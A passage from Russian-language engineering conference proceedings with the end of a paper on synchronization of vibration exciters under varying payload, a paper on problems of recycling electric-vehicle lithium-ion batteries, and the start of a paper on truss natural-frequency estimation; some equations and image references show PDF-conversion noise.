Предполагается, что для реализации технологического процесса необходимо возбуждать однонаправленные вертикальные колебания платформы, которые в центрированной системе возникают при синхронном противофазном вращении дебалансов [5, 6]. Изменение массы технологической нагрузки и смещение ее центра масс приводит к нарушению симметрии в системе, что приводит к изменению динамических свойств системы, изменению формы колебаний и возможному срыву в зарезонансный режим. С целью выявления особенностей динамики вибромашины в резонансной области частот при медленно изменяющейся технологической нагрузке и последующего их учета при разработке системы управления резонансными колебаниями машины в настоящей работе анализируется влияние параметров, характеризующих изменение технологической нагрузки во времени, на колебания вибромашины в резонансной области частот и синхронизацию дебалансных вибровозбудителей.

Уравнения движения системы имеют вид:

$$\begin{cases} \frac{d}{dt}(M(\tau)\dot{x}) + c_x x = \\ = \varepsilon \left[-b_x \dot{x} - \frac{d}{dt}(\mu_1 \dot{\phi}) + m_r r \sum_{j=1}^2 \left(\dot{\phi}_j^2 \cos \phi_j + \phi_j \sin \phi_j \right) \right], \\ \frac{d}{dt}(M(\tau)\dot{y}) + c_y y = \\ = \varepsilon \left[-b_y \dot{y} - \frac{d}{dt}(\mu_2 \dot{\phi}) + m_r r \sum_{j=1}^2 \left(\dot{\phi}_j^2 \sin \phi_j - \phi_j \cos \phi_j \right) \right], \\ \frac{d}{dt}(J(\tau)\dot{\phi}) + c_\phi \phi = \varepsilon \left[-b_\phi \dot{\phi} - \frac{d}{dt}(\mu_1 \dot{x} + \mu_2 \dot{y}) - \right. \\ \left. -m_r r \rho \sum_{j=1}^2 \left[\begin{matrix} \sigma_j \cos \left(\delta_j + \phi - \phi_j \right) + \dot{\phi}_j^2 \sin \left(\delta_j + \phi - \phi_j \right) \\ -\rho \phi \cos \left(\delta_j + \phi - \phi_j \right) + \right. \\ \left. \begin{matrix} x \sin \phi_j - y \cos \phi_j - \\ -\rho \phi \cos \left(\delta_j + \phi - \phi_j \right) + \right. \\ \left. \begin{matrix} +\phi \dot{\phi}^2 \sin \left(\delta_j + \phi - \phi_j \right) \\ +\rho \dot{\phi}^2 \sin \left(\delta_j + \phi - \phi_j \right) \end{matrix} \right], \end{cases}$$

где j — номер вибровозбудителя;

$$M(\tau) = m_{pl} + m_w(\tau) + 2m_r$$

и
$$J(\tau) = J_{pl} + J_w + m_w(\tau)(a_x^2 + a_y^2) + 2m_r\rho^2$$

масса и момент инерции колебательной системы соответственно;

$$\mu_1 = -m_w \left(\tau\right) \left(a_y \cos \varphi + a_x \sin \varphi\right) - \sum_{j=1}^2 m_r \rho \sin \left(\delta_j + \varphi\right);$$

$$\begin{split} \mu_2 = -m_w \left(\tau\right) & \left(a_y \sin \varphi - a_x \cos \varphi\right) + + \sum_{j=1}^2 & m_r \rho \cos \left(\delta_j + \varphi\right), \\ & M_j \left(\dot{\varphi}_{j1}\right) = 2\sigma_j M_{cj} \left/ \left(s_{cj} \middle/ s_j - s_j \middle/ s_{cj}\right); \end{split}$$

 M_{cj} и s_{cj} — критические крутящий момент и скольжение электродвигателя соответственно; $s_j = \left(\omega_{0j} - \sigma_j \dot{\varphi}_j\right)/\omega_{0j}, \ \omega_{0j} = \omega_e/P$ — синхронная скорость вращения электродвигателя; P — число пар полюсов электродвигателя; ω_e — частота питающего напряжения; $\sigma_j = \pm 1$ — коэффициент, учитывающий направление действия крутящего момента ($\sigma_j = +1$ соответствуют действию крутящего момента против хода часовой стрелки); $\tau = \epsilon t$, ϵ — малый параметр.

Моделирование проводилось численно при изменении массы технологической нагрузки по гармоническому закону

$$m_w(\tau) = m_0[1 + \kappa \sin(\alpha t)],$$

где m_0 — среднее значение массы технологической нагрузки, к и α — амплитуда и частота колебаний массы технологической нагрузки, причем $\alpha << \dot{\phi}$, $\dot{\phi}$ — среднее значение синхронной скорости вращения дебалансов. Численное интегрирование проводилось при различной частоте питания, подаваемого на электродвигатели, которая изменялась ступенчато с шагом 1 Гц, и с выдержкой по времени на каждом шаге, достаточной для затухания переходных процессов. Основные параметры колебательной системы соответствовали значениям, указанным в работе [6]. Расчеты проводились для различных значений к и α при


$$m_0 / (m_{pl} + m_0 + 2m_r) = 0,1.$$

На рис. 2 представлен график изменения скорости вращения электродвигателей во времени с постоянной массой технологической нагрузки при изменении частоты питания в диапазоне от 30 до 79 Γ ц и выдержкой на каждой частоте в течение 5 с. Вблизи частот вращения $\dot{\phi}_1 \approx 19~\Gamma$ ц и $\dot{\phi}_2 \approx 29~\Gamma$ ц, соответствующих первым двум резонансным частотам системы, наблюдаются скачки скоростей, обусловленные взаимодействием колебательной системы с вибровозбуди-


телями и ограниченной мощностью их приводов – эффект Зоммерфельда. На рис. 3 показано изменение взаимного сдвига фаз вращения $\Delta \varphi$ дебалансов. Видно что, после первого резонанса значение $\Delta \varphi$ устанавливается вблизи 180°, что соответствует требуемому синхронному противофазному вращению. При приближении ко второму резонансу наблюдается увод сдвига фаз от этого значения за счет увеличения амплитуд угловых и горизонтальных составляющих колебаний. На рис. 4 представлено изменение $\Delta \phi$ вблизи второго резонанса при различных частотах изменения массы. При этом расчеты проводились с выдержкой на каждой частоте питания в течение 20 с, достаточного для наблюдения нескольких периодов изменения массы технологической нагрузки. Видно, что периодическое изменение массы и соответственно момента инерции системы вызывает колебания взаимной фазы вращения дебалансов с частотой, равной частоте изменения массы. По мере приближения к частоте срыва амплитуды колебаний Δφ увеличиваются при неизменной амплитуде изменения массы. При этом снижение частоты

изменения массы может приводить к несколько более раннему срыву колебаний за резонанс. Изменение $\Delta \varphi$ при различных амплитудах изменения массы m_w представлено на рис. 5. Видно, что с увеличением к увеличиваются амплитуды колебаний взаимного сдвига фаз $\Delta \varphi$.

В результате выполненного исследования выявлено влияние низкочастотного изменения массы технологической нагрузки на величину взаимной фазы вращения Довибровозбудителей при их самосинхронизации. Установлено, что колебания массы технологической нагрузки с частотой а приводят к возникновению колебаний взаимной фазы вращения дебалансов $\Delta \varphi$ с той же частотой. При этом амплитуда колебаний $\Delta \phi$ увеличивается с увеличением амплитуды колебаний массы, практически не изменяется при изменении их частоты, и в значительной степени увеличивается по мере приближения к резонансной частоте. В соответствии с этим, при разработке систем управления резонансными режимами колебаний вибромашин, отмеченные эффекты необходимо учитывать в части определения параметров колебаний машин по



 $Puc.\ 2.\ C$ корость вращения дебаланса при $m_{vv}(au) = m_0 = \mathrm{const}$



 $Puc. 3. C \partial виг фаз \Delta \varphi при <math>m_w(\tau) = m_0 = \text{const}$





Рис. 4. Сдвиг фаз $\Delta \varphi$ вблизи 2-го резонанса: 1- при $\kappa = 0$; 2- при $\kappa = 0,25,\alpha/2\pi = 0,1$ Hz; 3- при $\kappa = 0,25,\alpha/2\pi = 0,2$ Hz



Puc. 5. Сдвиг фаз $\Delta \varphi$ вблизи 2-го резонанса: $1-\kappa=0$; 2-npu $\kappa=0,25,$ α / $2\pi=0,2$ Hz; 3-npu $\kappa=0,5,$ α / $2\pi=0,2$ Hz

измерениям взаимного сдвига фаз между дебалансами.

Работа выполнена при финансовой поддержке РНФ (проект 21-19-00183).

Библиографический список

- 1. Лян И. П., Пановко Г. Я., Шохин А. Е. Сравнительный анализ эффективности использования вибрационных технологических машин на резонансных и зарезонансных режимах работы // Обогащение руд. 2019. № 6. С. 42–49.
- 2. Энергозатраты в вибрационных транспортнотехнологических машинах / И. И. Блехман, Л. И. Блехман, Л. А. Вайсберг, В. Б. Васильков // Обогащение руд. 2019. № 1. С. 18–27.
- 3. *Блехман И. И.* Синхронизация динамических систем. М.: Наука, 1971. 897 с.

- 4. Multiple controlled synchronization for 3-rotor vibration unit with varying payload / A. Fradkov, O. Tomchina, V. Galitskaya, D. Gorlatov // IFAC Proceedings. 2013. Vol. 5 (1). P. 5-10.
- 5. Experimental analysis of the operability of a system to control the oscillations of a mechanical system with self-synchronizing vibration exciters / S. A. Eremeikin, K. V. Krestnikovskii, G. Ya. Panovko, A. E. Shokhin // J. Mach. Manuf. and Reliab. 2016. Vol. 45 (6). P. 553–558.
- 6. Gouskov A., Panovko G., Shokhin A. To the Issue of control resonant oscillations of a vibrating machine with two self-synchronizing inertial exciters // Proceedings of the 14th International Conference on Vibration Problems. Lecture Notes in Mechanical Engineering / eds by E. J. Sapountzakis, M. Banerjee, P. Biswas, E. Inan (eds). Springer, Singapore. 2021. P. 515–526.

УДК 621.355.1

DOI: 10.31799/978-5-8088-1556-8-2021-16-209-213

А. У. Давудян*
магистрант
А. П. Бобрышов*
магистрант
В. П. Кузьменко*
аспирант
С. В. Соленый*

кандидат технических наук, доцент

ОСНОВНЫЕ ПРОБЛЕМЫ ПЕРЕРАБОТКИ АККУМУЛЯТОРНЫХ БАТАРЕЙ ЭЛЕКТРОМОБИЛЕЙ

Обсуждаются основные экономические и экологические факторы, влияющие на переработку аккумуляторных батарей электрического транспорта, анализируются возможные технические и финансовые проблемы, связанные с крупномасштабным введением переработки и продолжительность процесса переработки. Предлагается ряд стратегий использования прорывных разработок в области технологии вторичной переработки. Ключевые слова: материалы аккумуляторов, переработка, электромобиль, жизненный цикл.

A. U. Davudyan*
Postgraduate Student
A. P. Bobryshov*
Postgraduate Student
V. P. Kuzmenko*
PhD Student
S. V. Solyoniy*
PhD, Tech., Associate Professor
* St. Petersburg State University of Aerospace Instrumentation

THE MAIN PROBLEMS OF RECYCLING ELECTRIC VEHICLE BATTERIES

This article discusses the main economic and environmental factors affecting the recycling of electric transport batteries, analyzes possible technical and financial problems associated with the large-scale introduction of recycling and the duration of the recycling process. In conclusion, a number of strategies for using breakthrough developments in the field of recycling technology are proposed.

Keywords: battery materials; recycling; electric vehicle; life cycle.

Введение

В настоящее время литий-ионные аккумуляторы занимают доминирующее положении в области технологий накопления электрической энергии, особенно для устройств, требующих поддержание высокой плотности энергии. Развитие зеленой энергетики, попытки снизить выработку углеводородов, привели к развитию и росту популярности электрического транспорта, что привело к огромному росту спроса на литий-ионные аккумуляторы и материалы, необходимые для их производства, такие как литий, кобальт и никель.

Ожидается, что для массового производства электромобилей потребуются обширные запасы полезных ископаемых, а также добыча, перера-

ботка и производство, что несомненно должно привести к уточненному перерасчету эффективности литий-ионных аккумуляторных батарей как решения для обеспечения перевозок без вредных выбросов в атмосферу.

Вопрос заключается в том, что делать с небольшим, но растущим запасом батарей электромобилей, которые должны быть собраны и переработаны в конце их срока службы, и какой будет реальная оценка жизненного цикла данной продукции.

Ожидается, что к 2030 г. количество батарей для электромобилей достигнет более 5 миллионов метрических тонн [1]. Поэтому для обеспечения того, чтобы ценные, но зачастую токсичные материалы, содержащиеся в литий-ионных аккумуляторах, не были растрачены впустую и

^{*}Санкт-Петербургский государственный университет аэрокосмического приборостроения

оставлены на усмотрение будущих поколений, потребуется крупномасштабная инфраструктура переработки. Другими словами, производство аккумуляторов должно стать более «социально ответственным, экологически и экономически устойчивым» [2].

Однако для достижения высоких темпов переработки литий-ионных аккумуляторов, необходимы значительные улучшения существующих методов и стратегий переработки. Несмотря на то, что уже существуют различные решения для утилизации батарей, необходимы продвинутые средства и инструменты как технические, так и экономические, для реального эффективного использования данного вида транспорта.

Экономические и экологические факторы для переработки литий-ионных аккумуляторов

В пользу утилизации аккумуляторов, особенно литий-ионных аккумуляторов, можно привести следующие аргументы.

- 1. Снижение токсичности и риска загрязнения. Литий-ионнные аккумуляторы содержат несколько токсичных и легковоспламеняющихся материалов. Наличие отработанных аккумуляторов в системе обращения с твердыми коммунальными отходами создает значительные риски для безопасности, учитывая, что они могут легко загореться или даже взорваться; пожарные инциденты, вызванные потребительскими аккумуляторами, часто происходят на объектах обращения с отходами. [3] Кроме того, захоронение отработанных литий-ионных аккумуляторов на свалках может привести к загрязнению почвы и подземных вод и негативно повлиять на экосистемы, поскольку они содержат токсичные и тяжелые металлы, такие как Ст, Со, Сu, Mn, Ni, Pb и Tl [3]. Поэтому надлежащая утилизация батарей является вопросом общественного здравоохранения и безопасности.
- 2. Уменьшение углеродного следа электромобилей. Хотя оценка выбросов в течение жизненного цикла производства литий-ионных аккумуляторов является сложной, общепризнано, что, по крайней мере, 30–50 % выбросов парниковых газов в течение жизненного цикла от электромобиля связаны с производством батарей и добычей полезных ископаемых [4–7]. Также можно утверждать, что производство аккумуляторных батарей, как правило, оказывает большее воздействие на окружающую среду, чем большинство типичных компонентов транспортных средств с двигателем внутреннего сго-

рания [4-7]. Основная причина этого заключается в том, что большинство аккумуляторов производится в Китае, где углеродоемкость производства электроэнергии является одной из самых высоких в мире. Этот след может быть уменьшен путем обезуглероживания электроэнергии, используемой для питания заводов по производству аккумуляторных батарей. Следует также отметить, что возможен и другой подход, который будет более приоритетным с точки зрения круговой (цикличной) экономики. Другой подход заключается в том, чтобы отдавать предпочтение вторичному использования материалов, а не их утилизации, что позволит избежать частичного или полного извлечения первичных материалов. Подсчитано, что таким образом, оценка жизненного цикла отдельных частей электромобиля может быть улучшена до 51 % за счет вторичной переработки [8].

- 3. Снижение затрат на электромобили. Известно, что аккумуляторная батарея является одной из самых дорогостоящих частей электромобиля. Основные компоненты такой батареи составляют до 51 % от стоимости литий-ионного аккумулятора, причем большую часть из оставшиеся 49 % стоимости составляют издержки на производство батареи, а также на ее утилизационный сбор [10]. Заменяя первичные материалы вторичными, общая стоимость может быть снижена до 30 % [10]. Кроме того, плата за утилизацию аккумуляторных батарей может быть и вовсе исключена, если отработанные аккумуляторы будут отправлены на перерабатывающие предприятия вместо свалок.
- 4. Уменьшение зависимости от добычи полезных ископаемых. Согласно нескольким исследованиям анализа оценки жизненного цикла аккумуляторных батарей, производство электромобилей предполагает большую зависимость от минеральных ресурсов, в основном кобальта, никеля, лития, марганца и других металлов в аккумуляторах [7, 10]. Это заставляет задаться вопросом, являются ли электромобили более экологически безопасными, чем транспорт с двигателями внутреннего сгорания (ДВС)?

Деятельность по добыче полезных ископаемых, связанная с электромобилями, быстро растет; аналитики прогнозируют значительное увеличение спроса на материалы для литийионных аккумуляторов в следующем десятилетии, по некоторым данным спрос может вырасти в разы: до 575 % на литий и до 1237 % на никель [1, 11]. Хотя многие утверждают, что горнодобывающая промышленность сможет удовлетворить этот ожидаемый спрос. Утилизация отходов, явно является частью решения в этом от

ношении; Анализ источников показывает, что утилизация батарей может уменьшить последствия добычи ресурсов [10]. Примерно 65 % кобальта, необходимого для удовлетворения спроса на транспортные средства в США, может быть достигнуто за счет повторного использования материалов из литий-ионных аккумуляторов [12]. Поскольку доступность вторичных материалов увеличивается, а рост продаж электромобилей начинает замедляться, вторичные материалы могут удовлетворить значительную часть спроса на необходимое сырье [1, 3].

Очевидно, что не все описанные проблемы замедляют развитие кругового жизненного цикла в эксплуатации литий-ионных аккумуляторов, однако вопросы безопасности и охраны окружающей среды, наряду с экономикой и сменами рынков сбыта, являются основными индикаторами необходимости вторичного использования материалов литий-ионных аккумуляторов.

Технические и финансовые проблемы утилизации литий-ионных аккумуляторных батарей

Существуют различные варианты продления срока службы аккумуляторных батарей. Один из подходов заключается в повторном использовании или восстановлении использованных аккумуляторных батарей. В конце своего первого срока службы многие батареи все еще сохраняют до 75–80 % своей первоначальной емкости и поэтому могут использоваться в менее требовательных устройствах, например, для накопления электрической энергии или резервирования питания [6].

Однако высокие затраты на восстановление батарей, а также недостаточная ясность в расчетах качества, безопасности и оставшегося срока службы аккумуляторной батареи вторичного использования пока что препятствуют широкомасштабному развитию повторного использования. Кроме того, по мере того, как рыночная цена литий-ионных аккумуляторов падает и их эксплуатационные характеристики улучшаются с течением времени, экономическая ценность использованных батарей также будет падать, что отрицательно скажется на стимуле инвестирования в идею вторичного использования.

Сбор, обработка и утилизация больших батарей является технически и экономически сложной задачей. Проанализировав источники, был сделан вывод о наиболее весомых и трудно решаемых задачах при переходе на экономику кругового цикла в области использования литий-ионных аккумуляторных батарей. 1. Обеспечение высокого качества продукции вторичного использования.

В идеальном случае за счет переработки должна обеспечиваться возможность восстановления отработанных материалов до показателей, близких к первоначальным (заводским). На практике многие перерабатывающие компании «понижают цикл» и продают свою продукцию другим отраслям промышленности. Хотя этот подход по-прежнему предпочтительнее чем отправка батарей на свалку, он не снизит давление в цепочке поставок и не сократит выбросы в течение производства электромобилей. Чтобы вытеснить первичные материалы, перерабатывающие компании должны предлагать производителям аккумуляторов надежные и высококачественные поставки материалов.

2. Конкурентоспособные затраты на сбор и переработку отходов.

Инвестиции в переработку должны быть обусловлены перспективой получения прибыли от продажи переработанных материалов. Для достижения этой цели рыночная цена вторичных материалов должна покрывать затраты на сбор, транспортировку, хранение и переработку использованных аккумуляторных батарей, а также разумную отдачу от инвестиций. Цена должна быть конкурентоспособной со стоимостью сырья, которая может быть низкой, особенно если не учитывать внешние экологические факторы. В действительности затраты на переработку зачастую выше, чем на добычу и переработку первичных ресурсов. Это связано с тем, что для сбора, переработки и доставки готовой продукции требуется большое количество сложных этапов. Затраты на переработку лития в три раза выше, чем на добычу нового лития. Это служит сдерживающим фактором для инвестиций в переработку отходов [14]. Кроме того, перерабатывающим компаниям также приходится работать в нестабильной рыночной среде, где рыночные цены на первичные материалы могут резко снизиться в результате сдвигов в спросе и предложении.

3. Низкий экологический след. Одна из целей переработки заключается в смягчении негативного воздействия на окружающую среду из-за отправки использованных батарей на свалки, а также добычи и переработки первичных материалов. Однако процессы переработки обычно потребляют значительное количество электрической и тепловой энергии, а также могут генерировать вторичные токсичные газообразные выбросы, загрязнители воды и другие нежелательные газообразные и твердые остатки [3, 10]. Сбор и транспортировка использованных бата-

рей также может потреблять значительное количество энергии, что может существенно повлиять на окружающую среду. Общий энергетический и экологический эффект переработки должен быть меньше, чем требуется для добычи, переработки и транспортировки первичных материалов.

Конечная задача состоит в одновременном достижении этих многочисленных целей в области затрат и производительности. Процессы переработки должны обеспечивать разумный баланс между доступностью, энергоэффективностью, экологичностью и безопасностью; их производительность также должна быть сопоставима с сырьем с точки зрения цены, качества и надежности поставок. Достижение этой цели потребует значительных инвестиций и инноваций.

Анализ существующих вариантов утилизации литий-ионных аккумуляторов

Отработанные литий-ионные аккумуляторы обычно обрабатываются с помощью трех основных процессов: пирометаллургии, гидрометаллургии и прямой переработки.

Пирометаллургия использует высокие температуры (~1500 °C) для расплавления батарей и сжигания всех соединений на основе углерода. Ценные металлы в конечном итоге попадают в сплавы, богатые Co, Ni и Mn, которые могут быть дополнительно обработаны гидрометаллургическим процессом для извлечения отдельных элементов. Этот тип процесса дает преимущество в сокращении обращения с отработавшими батареями за счет исключения стадии дробления и других стадий предварительной обработки [15]. Однако при этом другие компоненты батареи, такие как электролит, графит, сталь, алюминий и литий, не могут быть восстановлены и теряются в виде шлаков или отходящих газов. К основным недостаткам пирометаллургии относятся значительно дорогостоящие очистные сооружения, необходимые для предотвращения выброса токсичных соединений в воздух. Более того, этот процесс делает невозможным получение какой-либо ценности от переработки недорогих аккумуляторов (например, LiFePO4, LiMnO2 или LiTiO4), поскольку эти элементы попадают в шлак [3].

Гидрометаллургия использует высокую растворимость переходных металлов и лития в кислоте. В таком процессе батареи должны быть измельчены, а компоненты должны быть отсортированы, чтобы обеспечить восстановление стали, медной фольги и алюминиевой фольги, ко-

торые составляют примерно четверть от общей стоимости [16]. Кроме того, возможно восстановление электролитов, хотя для этого требуются более сложные процессы восстановления, и было проведено лишь несколько исследований по восстановлению электролитов [17]. Существенным преимуществом гидрометаллургии перед пирометаллургией является относительно легкий процесс извлечения лития, который обычно осуществляется осаждением Li2CO3 после очистки выщелачивающего раствора. В связи с этим гидрометаллургические процессы в целом воспринимаются как наиболее перспективный подход к утилизации аккумуляторных батарей [1].

Прямая переработка направлена на восстановление исходных свойств и электрохимической емкости катодных активных материалов без разложения на заместительные элементы, которые затем могут быть повторно использованы для изготовления новых аккумуляторов [18]. Это достигается с помощью механических, термических, химических и электрохимических процессов; конечный продукт должен быть повторно использован в производстве новых батарей.

Таким образом, в настоящее время существуют различные решения для утилизации батарей, но по-прежнему необходимы значительные инновации для достижения высоких темпов переработки.

Заключение

Использование энергоэффективных технологий не всегда оказывается таким выгодным, при учете всего жизненного цикла продукции. Большинство из перечисленных мер вторичного использования аккумуляторных батарей сопряжено с дополнительными расходами и поэтому будет иметь негативное влияние на спрос на электромобили. Это создает дилемму, ключевой вопрос которой: следует ли стремиться к созданию устойчивых низкоуглеродистых батарей даже ценой ущерба для перехода к электрифицированному транспорту? Электромобили уже предлагают значительное сокращение выбросов парниковых газов в течение жизненного цикла, даже с учетом выбросов парниковых газов от производства аккумуляторных батарей [6, 10]. Поэтому политика, направленная на стимулирование «зеленых» аккумуляторов (включая использование вторичных материалов), должна вводиться осторожно и постепенно, избегая ограничений, которые могут поставить под угрозу дальнейшие усилия по повышению доступности и практичности электромобилей для потребителей. Другими словами, прочная и растущая рыночная опора для электромобилей в сочетании с методами, способствующими устойчивому поиску и переработке материалов, может быть наиболее эффективной стратегией в долгосрочной перспективе.

Библиографический список

- 1. Propulsion Quebec. Lithium-ion Battery Sector: Developing a Promising Sector for Quebec's Economy; KPMG for Propulsion Quebec: Montreal, QC, Canada, 2019
- 2. Львов А. Л. Литиевые химические источники тока // Соросовский образоват. журн. 2011. Т. 7, № 3. С. 45–51.
- 3. Larouche F., Tedjar F., Amouzegar K. et al. Progress and status of hydrometallurgical and direct recycling of Li-ion batteries and beyond // Materials. 2020. \mathbb{N} 13. P. 801.
- 4. Скундин А. М., Ефимов О. Н., Ярмоленко О. В. Современное состояние и перспективы развития исследований литиевых аккумуляторов // Успехи химии. 2012. Т. 71, № 4. С. 378–398.
- 5. Ellingsen L.A.-W. Identifying Key Assumptions and Differences in Life Cycle Assessment Studies of Lithium-Ion Traction Batteries with Focus on Greenhouse Gas Emissions // Transp. Res. Part D Transp. Environ. 2017. № 55. P. 82–90.
- 6. Кедринский И. А., Дмитриенко В. Е., Грудянов И. И. Литиевые источники тока. М.: Энергоиздат, 2012. 247 с.
- 7. CIRAIG Comparative Life-Cycle Assessment: Potential Environmental Impacts of Electric Vehicles and Conventional Vehicles in the Québec. Report Prepared for Hydro-Quebec. 2016. URL: https://www.hydroquebec.com/data/developpement-durable/pdf/analyse-comparaison-vehicule-electrique-vehicule-conventionnel.pdf (дата обращения: 20.11.2020).
- 8. Dunn J. B., Gaines L., Kelly J. C. et al. The significance of Li-ion batteries in electric vehicle life-cycle energy and emissions and recycling's role in its reduction // Energy Environ. Sci. 2015. \mathbb{N} 2 8. P. 158–168.

- 9. Скундин А. М. Литий-ионные аккумуляторы: современное состояние, проблемы и перспективы // Электрохим. энергетика. 2011. Т. 1. С. 5–15.
- 10. *Dolganova I.*, *Ro dl A.*, *Bach V.* et al. A Review of Life Cycle Assessment Studies of Electric Vehicles with a Focus on Resource Use // Resources. 2020. № 9. P. 32.
- 11. Утилизация литиевых отходов / В. А. Беляев, А. Н. Евстигнеев, В. А. Низов, Н. П. Попыхов // Тезисы докл. II совещ. по литиевым источникам тока. Саратов, 1992. С. 135.
- 12. Mann M. Battery Recycling Supply Chain Analysis // Proceedings of the DOE Vehicle Technologies Program 2019. Annual Merit Review and Peer Evaluation Meeting. Arlington, VA, USA, 10–13 June 2019. 2019.
- 13. Миклушевский В. В. Утилизация литиевых химических источников тока // Экология и пром-ть России. 2002. № 12. С. 24–26.
- 14. *Melin H. E.* State-of-the-Art in Reuse and Recycling of Lithium-Ion Batteries A Research
- Review. Report Commissioned by The Swedish Energy Agency. 2019. URL: https://www.energimyndigheten.se/globalassets/forskning-innovation/overgripande/state-of-the-art-in-reuse-and-recycling-of-lithium-ion-batteries-2019.pdf (дата обращения: 20.11.2020).
- 15. Сергеев А. Г. Влияние литиевых источников тока на окружающую среду в сравнении с другими распространенными источниками тока // Тезисы докл. II совещ. по литиевым источникам тока. Саратов, 1992. С. 143.
- 16. Friedrich B., Peters L. Status and Trends of industrialized Li-Ion battery recycling processes with qualitative comparison of economic and environmental impacts // Proceedings of the 22nd ICBR International Congress on Battery Recycling, Lisboa, Portugal. 20–22 September 2017. 2017.
- 17. *Миклушевский В. В., Ватулин И. И.* Технология переработки литиевых отходов // Экология. Пром-ть России. 2003. № 1. С. 23–25.
- 18. Sloop S. E., Trevey J., Gaines L. et al. Advances in Direct Recycling of Lithium-Ion Electrode Materials // ECS Trans. 2018. № 85. P. 397–403. URL: http://ma. e c s dl. o r g/c o n t e n t/M A 2 0 18 0 2/6 0/2 17 1. abstract?sid=cd3b764f-423b-4e0c-b1d9-7947df9aa381 (дата обращения: 20.11.2020).

УДК 624.04:531.391.3

DOI: 10.31799/978-5-8088-1556-8-2021-16-214-217

М. Н. Кирсанов* доктор физико-математических наук, профессор **О. В. Воробьев*** аспирант

ОЦЕНКА ЧАСТОТЫ СОБСТВЕННЫХ КОЛЕБАНИЙ ПЛОСКОЙ ФЕРМЫ С ПРОИЗВОЛЬНЫМ ЧИСЛОМ ПАНЕЛЕЙ

Получена нижняя аналитическая оценка первой собственной частоты колебаний статически определимой фермы с крестообразной решеткой. Масса фермы равномерно распределена по узлам нижнего пояса. Обобщение отдельных решений на случай произвольного числа панелей выполняется методом индукции с привлечением операторов системы компьютерной математики Maple. Сравнение с численным решением показывает, что точность оценки зависит от числа панелей и меняется от 37 % для ферм с двумя — тремя панелями до 6 % у ферм, число панелей у которых больше 18. С уменьшением отношения высоты панели к ее длине точность заметно повышается.

Ключевые слова: ферма, собственные колебания, нижняя оценка частоты, метод Донкерлея, Maple, индукция.

M. N. Kirsanov*
Dr. Sc., Phys.-Math., Professor,
O. V. Vorobiev*
PhD Student
National Research University «MPEI», Moscow

ESTIMATION OF THE NATURAL VIBRATION FREQUENCY OF A PLANAR TRUSS WITH AN ARBITRARY NUMBER OF PANELS


A lower analytical estimate of the first natural vibration frequency of a statically determinate truss with a cruciform lattice is obtained. The mass of the truss is evenly distributed over the nodes of the lower chord. The generalization of individual solutions to the case of an arbitrary number of panels is performed by the induction method with the involvement of operators of the Maple computer mathematics system. Comparison with the numerical solution shows that the estimation accuracy depends on the number of panels and varies from 36 % for trusses with two or three panels to 6 % for trusses with more panels 18. With a decrease in the ratio of the panel height to its length, the accuracy increases significantly.

Keywords: truss, natural vibrations, lower frequency estimate, Dunkerley 's method, Maple, induction.

Значение первой частоты колебаний фермы, наряду с такими характеристиками, как жесткость и прочность, является одной из важнейших эксплуатационных характеристик конструкции. Если система имеет много степеней свободы, то вычисление собственной частоты возможно только аналитически. Однако во многих случаях для проектировщика или исследователя достаточно приближенной оценки первой частоты. Для конструкций регулярного типа такую оценку в зависимости от числа панелей можно получить аналитически. Для некоторых плоских ферм с простой решеткой такие зависимости были получены в [1-9]. Основой для решения задачи о нижней частоте фермы может быть решение задачи о ее прогибе. Известны также формулы зависимости прогиба регулярных ферм от числа панелей [10-15]. Впервые общие вопросы статически определимых стержневых (плоских и пространственных) систем были рассмотрены в [16–18]. Собственные колебания плоских регулярных ферм в аналитической форме изучались в [19, 20].

Рассмотрим ферму балочного типа с крестообразной решеткой. Масса фермы моделируется грузами, расположенными в узлах нижнего пояса. Ферма содержит $\mu = 8n-1$ стержней, не считая три стержня, моделирующие опоры. Пренебрегая горизонтальными смещениями, рассмотрим только вертикальные колебания грузов. Число степеней свободы системы грузов фермы с n панелями в половине пролета равно N = 2n-1. Длина каждой панели a, высота 2h. Для ферм такого типа доступны аналитические методы нахождения зависимостей деформаций и усилий от числа панелей.

^{*} Национальный исследовательский университет «МЭИ», Москва



 $Puc.\ 1.\ Схема фермы,\ n=4$

Дифференциальные уравнения динамики системы грузов имеют вид:

$$\mathbf{M}_N \ddot{\mathbf{Y}} + \mathbf{D}_N \mathbf{Y} = \mathbf{0} , \qquad (1)$$

где $\mathbf{Y} = \begin{bmatrix} y_1, y_2, ..., y_N \end{bmatrix}^T$ — вертикальные смещения масс; \mathbf{D}_N — матрица жесткости; \mathbf{M}_N — диагональная матрица инерции размером $N \times N$; $\ddot{\mathbf{Y}}$ — вектор ускорений. Если массы одинаковые, то матрица инерции выражается через единичную $\mathbf{M}_N = m\mathbf{I}_N$. Матрица податливости \mathbf{B}_N обратная к матрице жесткости \mathbf{D}_N . Ее элементы определяются по формуле Максвелла — Мора:

$$b_{i,j} = \sum_{\alpha=1}^{\mu} S_{\alpha}^{(i)} S_{\alpha}^{(j)} l_{\alpha} / (EF), \qquad (2)$$

где EF — жесткость стержней; $S_{\alpha}^{(i)}$ — усилие в стержне α от действия единичной вертикальной силы в узле i; l_{α} — длина стержня α . Опорные стержни принимаются недеформируемыми, и суммирование в (2) на эти стержни не распространяется. Для нахождения усилий можно воспользоваться программой в системе Maple [2–4], дающей усилия в аналитической форме. Программа использует метод вырезания узлов и решение совместной системы уравнений равновесия всех узлов фермы. В число неизвестных включаются и реакции опор. В матрицу системы входят значения направляющих косинусов усилий, найденных по данным координат регулярной сетки узлов.

Если умножить (1) на ${\bf B}_N$ слева, то с учетом тождества $\ddot{{\bf Y}} = -\omega^2 {\bf Y}$, справедливого для колебаний вида

$$y_k = u_k \sin(\omega t + \varphi_0), \qquad (3)$$

